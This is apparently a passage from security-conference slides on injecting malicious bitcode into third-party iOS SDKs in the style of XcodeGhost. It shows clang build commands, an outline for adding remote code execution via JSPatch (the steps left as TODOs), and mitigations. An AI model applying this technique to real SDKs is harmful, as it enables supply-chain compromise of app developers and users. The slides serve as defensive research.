
# rename extracted files to *.o

clang $(SYS_ROOT) -arch armv7 -c "01.bc" -o "01.o"

# link
clang *.o -o UMAnalytics_Sdk_Demo2
```

# Bitcode Injection Step by Step

- Reverse the the MachO
- There is XcodeGhost's malcode



# Bitcode Injection Step by Step

- We implement this attacking technique manually
- We can code a tool to auto this work
- Real world attack should combine other techniques
- We can add RCE ability to our BitcodeGhost

# Bitcode Injection Step by Step - Add RCE Ability

- Using JSPatch to gain RCE
- JSPatch is an iOS library used by developers to add hot patch(RCE) ability to iOS application
- It can also used by malware coder
- More info at: <https://github.com/bang590/JSPatch>
- Now, let's do it

# Bitcode Injection Step by Step - Add RCE Ability

- *TODO: How to compile JSPatch to Bitcode*
- *TODO: How to inject Bitcode of JSPatch to target module*
- *Do it by yourself*

# Mitigation and Conclusion

- Download 3rd party SDK using HTTPS link
- Check SDK's hash value
- Xcode should use the embedded Bitcode in library during development, and give developers a chance to find out malcode

Thanks